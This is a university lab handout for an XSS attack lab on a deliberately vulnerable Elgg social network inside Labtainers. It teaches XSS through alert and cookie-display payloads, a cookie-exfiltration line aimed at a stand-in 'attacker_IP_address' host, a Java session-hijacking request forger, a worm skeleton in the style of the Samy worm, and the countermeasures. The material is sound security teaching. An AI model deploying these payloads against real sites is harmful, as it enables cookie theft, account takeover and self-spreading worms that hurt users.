Cross-Site Scripting (XSS) Attack Lab
(Web Application: Elgg)

1 Overview

Cross-site scripting (XSS) is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code (e.g. JavaScript programs) into victim's web browser. Using this malicious code, the attackers can steal the victim's credentials, such as session cookies. The access control policies (i.e., the same origin policy) employed by browsers to protect those credentials can be bypassed by exploiting the XSS vulnerability. Vulnerabilities of this kind can potentially lead to large-scale attacks.

To demonstrate what attackers can do by exploiting XSS vulnerabilities, we have set up a web application named `Elgg` in our pre-built Ubuntu VM image. `Elgg` is a very popular open-source web application for social network, and it has implemented a number of countermeasures to remedy the XSS threat. To demonstrate how XSS attacks work, we have commented out these countermeasures in Elgg in our installation, intentionally making Elgg vulnerable to XSS attacks. Without the countermeasures, users can post any arbitrary message, including JavaScript programs, to the user profiles. In this lab, students need to exploit this vulnerability to launch an XSS attack on the modified `Elgg`, in a way that is similar to what Samy Kamkar did to `MySpace` in 2005 through the notorious Samy worm. The ultimate goal of this attack is to spread an XSS worm among the users, such that whoever views an infected user profile will be infected, and whoever is infected will add you (i.e., the attacker) to his/her friend list.

2 Lab Environment

This lab runs in the Labtainer framework, available at http://my.nps.edu/web/c3o/labtainers. That site includes links to a pre-built virutal machine that has Labtainers installed, however Labtainers can be run on any Linux host that supports Docker containers.

2.1 Environment Configuration

This lab includes three networked computers as shown in Figure 1. The "vuln-server" runs the Apache web server and the `Elgg` web applications. The "attacker" and "victim" computers each include the Firefox browser, including the `LiveHTTPHeaders` extension for Firefox to inspect the HTTP requests and responses.

Starting the Apache Server. The Apache web server will be running when the lab commences. If you need to restart the web server, use You need to first start the web server using the the following command:

```
% sudo systemctl restart httpd
```



Figure 1: Cross site scripting lab topology

The `Elgg` Web Application. We use an open-source web application called `Elgg` in this lab. `Elgg` is a web-based social-networking application. It is already set up in on the vuln-server. We have also created several user accounts on the `Elgg` server and the credentials are given below.

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

Configuring DNS. We have configured the following URL needed for this lab:

URL	Description	Directory
`http://www.xsslabelgg.com`	Elgg	`/var/www/XSS/Elgg/`

Other software. Some of the lab tasks require some basic familiarity with JavaScript. Wherever necessary, we provide a sample JavaScript program to help the students get started. To complete task 3, students may need a utility to watch incoming requests on a particular TCP port. The home directory on the at-

tacher computer contains an ”echoserver” directory having C program that can be configured to listen on a particular port and display incoming messages.

Task 4 requires modifications to, compilation and execution of a Java program on the attacker computer. This program is in the HTTPSimpleForge directory on the attacker computer, and that computer includes a JDK for compiling java.

2.2 Note for Instructors

This lab may be conducted in a supervised lab environment. In such a case, the instructor may provide the following background information to the students prior to doing the lab:

1. A brief overview of the tasks.
2. How to use the virtual machine, Firefox web browser, and the `LiveHTTPHeaders` extension.
3. Basics of JavaScript and Ajax.
4. How to use the C program that listens on a port.
5. How to write a Java program to send HTTP POST messages.

3 Lab Tasks

3.1 Task 1: Posting a Malicious Message to Display an Alert Window

The objective of this task is to embed a JavaScript program in your `Elgg` profile, such that when another user views your profile, the JavaScript program will be executed and an alert window will be displayed. The following JavaScript program will display an alert window:

```
<script>alert('XSS');</script>
```

If you embed the above JavaScript code in your profile (e.g. in the brief description field), then any user who views your profile will see the alert window.

In this case, the JavaScript code is short enough to be typed into the short description field. If you want to run a long JavaScript, but you are limited by the number of characters you can type in the form, you can store the JavaScript program in a standalone file, save it with the .js extension, and then refer to it using the `src` attribute in the `<script>` tag. See the following example:

```
<script type="text/javascript"
        src="http://www.example.com/myscripts.js">
</script>
```

In the above example, the page will fetch the JavaScript program from `http://www.example.com`, which can be any web server.

3.2 Task 2: Posting a Malicious Message to Display Cookies

The objective of this task is to embed a JavaScript program in your `Elgg` profile, such that when another user views your profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task:

```
<script>alert(document.cookie);</script>
```

3.3 Task 3: Stealing Cookies from the Victim's Machine

In the previous task, the malicious JavaScript code written by the attacker can print out the user's cookies, but only the user can see the cookies, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

We can do this by having the malicious JavaScript insert an <img> tag with its src attribute set to the attacker's machine. When the JavaScript inserts the img tag, the browser tries to load the image from the URL in the src field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to the port 5555 of the attacker's machine, where the attacker has a TCP server listening to the same port. The server can print out whatever it receives. The TCP server program is in the echoserver directory on the attacher computer.

```
<script>document.write('<img src=http://attacker_IP_address:5555?c='
                                + escape(document.cookie) + '   >');
</script>
```

3.4 Task 4: Session Hijacking using the Stolen Cookies

After stealing the victim's cookies, the attacker can do whatever the victim can do to the Elgg web server, including adding and deleting friends on behalf of the victim, deleting the victim's post, etc. Essentially, the attacker has hijacked the victim's session. In this task, we will launch this session hijacking attack, and write a program to add a friend on behalf of the victim. The attack should be launched from another virtual machine.

To add a friend for the victim, we should first find out how a legitimate user adds a friend in Elgg. More specifically, we need to figure out what are sent to the server when a user adds a friend. Firefox's LiveHTTPHeaders extension can help us; it can display the contents of any HTTP request message sent from the browser. From the contents, we can identify all the parameters in the request. A screen shot of LiveHTTPHeaders is given in Figure 2. The LiveHTTPHeaders is already installed in the pre-built Ubuntu VM image.

Once we have understood what the HTTP request for adding friends look like, we can write a Java program to send out the same HTTP request. The Elgg server cannot distinguish whether the request is sent out by the victim's browser or by the attacker's Java program. As long as we set all the parameters correctly, and the session cookie is attached, the server will accept and process the project-posting HTTP request. To simplify your task, the HTTPSimpleForge directory on the attacher computer contains a sample Java program that does the following:

1. Open a connection to web server.
2. Set the necessary HTTP header information.
3. Send the request to web server.
4. Get the response from web server.

```
import java.io.*;
import java.net.*;


public class HTTPSimpleForge {
```

```
public static void main(String[] args) throws IOException {

try {
     int responseCode;
     InputStream responseIn=null;

     String requestDetails = "&__elgg_ts=<<correct_elgg_ts_value>>
                              &__elgg_token=<<correct_elgg_token_value>>";

         // URL to be forged.
         URL url = new URL ("http://www.xsslabelgg.com/action/friends/add?
                              friend=<<friend_user_guid>>"+requestDetails);

         // URLConnection instance is created to further parameterize a
         // resource request past what the state members of URL instance
         // can represent.
         HttpURLConnection urlConn = (HttpURLConnection) url.openConnection();
         if (urlConn instanceof HttpURLConnection) {
         urlConn.setConnectTimeout(60000);
         urlConn.setReadTimeout(90000);
         }

         // addRequestProperty method is used to add HTTP Header Information.
         // Here we add User-Agent HTTP header to the forged HTTP packet.
         // Add other necessary HTTP Headers yourself. Cookies should be stolen
         // using the method in task3.
         urlConn.addRequestProperty("User-agent","Sun JDK 1.6");

         //HTTP Post Data which includes the information to be sent to the server.
         String data = "name=...&guid=..";

         // DoOutput flag of URL Connection should be set to true
         // to send HTTP POST message.
         urlConn.setDoOutput(true);

         // OutputStreamWriter is used to write the HTTP POST data
         // to the url connection.
         OutputStreamWriter wr = new OutputStreamWriter(urlConn.getOutputStream());
         wr.write(data);
         wr.flush();

         // HttpURLConnection a subclass of URLConnection is returned by
         // url.openConnection() since the url is an http request.
         if (urlConn instanceof HttpURLConnection) {
            HttpURLConnection httpConn = (HttpURLConnection) urlConn;

            // Contacts the web server and gets the status code from
              // HTTP Response message.
            responseCode = httpConn.getResponseCode();
            System.out.println("Response Code = " + responseCode);

            // HTTP status code HTTP_OK means the response was
            // received sucessfully.
            if (responseCode == HttpURLConnection.HTTP_OK)
              // Get the input stream from url connection object.
              responseIn = urlConn.getInputStream();
            // Create an instance for BufferedReader
            // to read the response line by line.
```

```
            BufferedReader buf_inp = new BufferedReader(
            new InputStreamReader(responseIn));
            String inputLine;
            while((inputLine = buf_inp.readLine())!=null) {
               System.out.println(inputLine);
            }
         }
   } catch (MalformedURLException e) {
        e.printStackTrace();
   }
}
}
```

If you have trouble understanding the above program, we suggest you to read the following:

- JDK 8 Documentation: `https://docs.oracle.com/javase/8/docs/api/`
- Java Protocol Handler: `http://java.sun.com/developer/onlineTraining/protocolhandlers/`

Note 1: `Elgg` uses two parameters `__elgg_ts` and `__elgg_token` as a countermeasure to defeat another related attack (Cross Site Request Forgery). Make sure that you set these parameters correctly for your attack to succeed.

Note 2: Compile and run the java program using

```
javac HTTPSimpleForge.java
java HTTPSimpleForge
```

3.5 Task 5: Writing an XSS Worm

In this and next task, we will perform an attack similar to what Samy did to MySpace in 2005 (i.e. the Samy Worm). First, we will write an XSS worm that does not self-propagate; in the next task, we will make it self-propagating. From the previous task, we have learned how to steal the cookies from the victim and then forge—from the attacker's machine—HTTP requests using the stolen cookies. In this task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. The objective of the attack is to modify the victim's profile and add Samy as a friend to the victim. We have already created a user called Samy on the `Elgg` server (the user name is `samy`).

Guideline 1: Using Ajax. The malicious JavaScript should be able to send an HTTP request to the `Elgg` server, asking it to modify the current user's profile. There are two common types of HTTP requests, one is HTTP `GET` request, and the other is HTTP `POST` request. These two types of HTTP requests differ in how they send the contents of the request to the server. In `Elgg`, the request for modifying profile uses HTTP `POST` request. We can use the `XMLHttpRequest` object to send HTTP `GET` and `POST` requests to web applications.

To learn how to use `XMLHttpRequest`, you can study these cited documents [1, 2]. If you are not familiar with JavaScript programming, we suggest that you read [3] to learn some basic JavaScript functions. You will have to use some of these functions.

Guideline 2: Code Skeleton. We provide a skeleton of the JavaScript code that you need to write. You need to fill in all the necessary details. When you store the final JavaScript code as a worm in the standalone file, you need to remove all the comments, extra space, new-line characters, `<script>` and `</script>`.

```
<script>
var Ajax=null;

// Construct the header information for the HTTP request
Ajax=new XMLHttpRequest();
Ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

// Construct the content. The format of the content can be learned
// from LiveHTTPHeaders.
var content="name=..&description=...&guid="; // You need to fill in the
details.

// Send the HTTP POST request.
Ajax.send(content);
</script>
```

You may also need to debug your JavaScript code. `Firebug` is a Firefox extension that helps you debug JavaScript code. It can point you to the precise places that contain errors. It is already installed in our pre-built `Ubuntu` VM image. After finishing this task, change the "Content-Type" to "multipart/form-data" as in the original HTTP request. Repeat your attack, and describe your observation.

Guideline 3: Getting the user details. To modify the victims profile the HTTP requests send from the worm should contain the victims `username`, `Guid`, `__elgg_ts` and `__elgg_token`. These details are present in the web page and the worm needs to find out this information using JavaScript code.

Guideline 4: Be careful when dealing with an infected profile. Sometimes, a profile is already infected by the XSS worm, you may want to leave them alone, instead of modifying them again. If you are not careful, you may end up removing the XSS worm from the profile.

3.6 Task 6: Writing a Self-Propagating XSS Worm

To become a real worm, the malicious JavaScript program should be able to propagate itself. Namely, whenever some people view an infected profile, not only will their profiles be modified, the worm will also be propagated to their profiles, further affecting others who view these newly infected profiles. This way, the more people view the infected profiles, the faster the worm can propagate. This is exactly the same mechanism used by the Samy Worm: within just 20 hours of its October 4, 2005 release, over one million users were affected, making Samy one of the fastest spreading viruses of all time. The JavaScript code that can achieve this is called a *self-propagating cross-site scripting worm*. In this task, you need to implement such a worm, which infects the victim's profile and adds the user "Samy" as a friend.

To achieve self-propagation, when the malicious JavaScript modifies the victim's profile, it should copy itself to the victim's profile. There are several approaches to achieve this, and we will discuss two common approaches:

- **ID Approach:** If the entire JavaScript program (i.e., the worm) is embedded in the infected profile, to propagate the worm to another profile, the worm code can use DOM APIs to retrieve a copy of itself from the web page. An example of using DOM APIs is given below. This code gets a copy of itself, and display it in an alert window:

```
<script id=worm>
   var strCode = document.getElementById("worm");
   alert(strCode.innerHTML);
</script>
```

- **Src Approach:** If the worm is included using the `src` attribute in the `<script>` tag, writing self-propagating worms is much easier. We have discussed the `src` attribute in Task 1, and an example is giving below. The worm can simply copy the following `<script>` tag to the victim's profile, essentially infecting the profile with the same worm.

```
<script type="text/javascript" src="http://example.com/xss_worm.js">
</script>
```

Note: In this lab, you can try both approaches, but the ID approach is required, because it is more challenging and it does not rely on external JavaScript code.

Guideline: URL Encoding. All messages transmitted using HTTP over the Internet use URL Encoding, which converts all non-ASCII characters such as space to special code under the URL encoding scheme. In the worm code, messages sent to `Elgg` should be encoded using URL encoding. The `escape` function can be used to URL encode a string. An example of using the encode function is given below.

```
<script>
  var strSample = "Hello World";
  var urlEncSample = escape(strSample);
  alert(urlEncSample);
</script>
```

Under the URL encoding scheme the "+" symbol is used to denote space. In JavaScript programs, "+" is used for both arithmetic operations and string operations. To avoid this ambiguity, you may use the `concat` function for string concatenation, and avoid using addition. For the worm code in the exercise, you don't have to use additions. If you do have to add a number (e.g a+5), you can use subtraction (e.g a-(-5)).

3.7 Task 7: Countermeasures

`Elgg` does have a built in countermeasures to defend against the XSS attack. We have deactivated and commented out the countermeasures to make the attack work. There is a custom built security plugin `HTMLawed 1.8` on the Elgg web application which on activated, validates the user input and removes the tags from the input. This specific plugin is registered to the `function filter_tags` in the `elgg/engine/lib/input.php` file.

To turn on the countermeasure, login to the application as admin, goto `administration` (on top menu) → `plugins` (on the right panel), andSelect `security and spam` in the dropdown menu and click `filter`. You should find the `HTMLawed 1.8` plugin below. Click on `Activate` to enable the countermeasure.

In addition to the `HTMLawed 1.8` security plugin in `Elgg`, there is another built-in PHP method called `htmlspecialchars()`, which is used to encode the special characters in the user input, such as encoding `"<"` to `&lt`, `">"` to `&gt`, etc. Please go to the directory `elgg/views/default/output` and find the function call `htmlspecialchars` in `text.php`, `tagcloud.php`, `tags.php`, `access.php`, `tag.php`, `friendlytime.php`, `url.php`, `dropdown.php`, `email.php` and `confirmlink.php` files. Uncomment the corresponding `"htmlspecialchars"` function calls in each file.

Once you know how to turn on these countermeasures, please do the following:

1. Activate only the `HTMLawed 1.8` countermeasure but not `htmlspecialchars`; visit any of the victim profiles and describe your observations in your report.
2. Turn on both countermeasures; visit any of the victim profiles and describe your observation in your report.

Note: Please do not change any other code and make sure that there are no syntax errors.

4 Submission

After finishing the lab, go to the terminal on your Linux system that was used to start the lab and type: ./stop.py xsite When you stop the lab, the system will display a path to the zipped lab results on your Linux system. Provide that file to your instructor, e.g., via the Sakai site. You need to submit a detailed lab report to describe what you have done and what you have observed. Please provide details using `LiveHTTPHeaders`, and/or screenshots. You also need to provide explanation to the observations that are interesting or surprising.

References

[1] AJAX for n00bs. Available at `http://www.hunlock.com/blogs/AJAX_for_n00bs`.

[2] AJAX POST-It Notes. Available at `http://www.hunlock.com/blogs/AJAX_POST-It_Notes`.

[3] Essential Javascript – A Javascript Tutorial. Available at the following URL: `http://www.hunlock.com/blogs/Essential_Javascript_--_A_Javascript_Tutorial`.

[4] The Complete Javascript Strings Reference. Available at the following URL: `http://www.hunlock.com/blogs/The_Complete_Javascript_Strings_Reference`.

[5] Technical explanation of the MySpace Worm. Available at the following URL: `http://namb.la/popular/tech.html`.

[6] Elgg Documentation. Available at URL: `http://docs.elgg.org/wiki/Main_Page`.

```
http://www.xsslabelgg.com/action/friends/add?friend=40&__elgg_ts=1402467511
                            &__elgg_token=80923e114f5d6c5606b7efaa389213b3

GET /action/friends/add?friend=40&__elgg_ts=1402467511
                            &__elgg_token=80923e114f5d6c5606b7efaa389213b3
HTTP/1.1
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101
Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/elgguser2
Cookie: Elgg=7pgvml3vh04m9k99qj5r7ceho4
Connection: keep-alive

HTTP/1.1 302 Found
Date: Wed, 11 Jun 2014 06:19:28 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.11
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/elgguser2
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

Figure 2: Screenshot of `LiveHTTPHeaders` Extension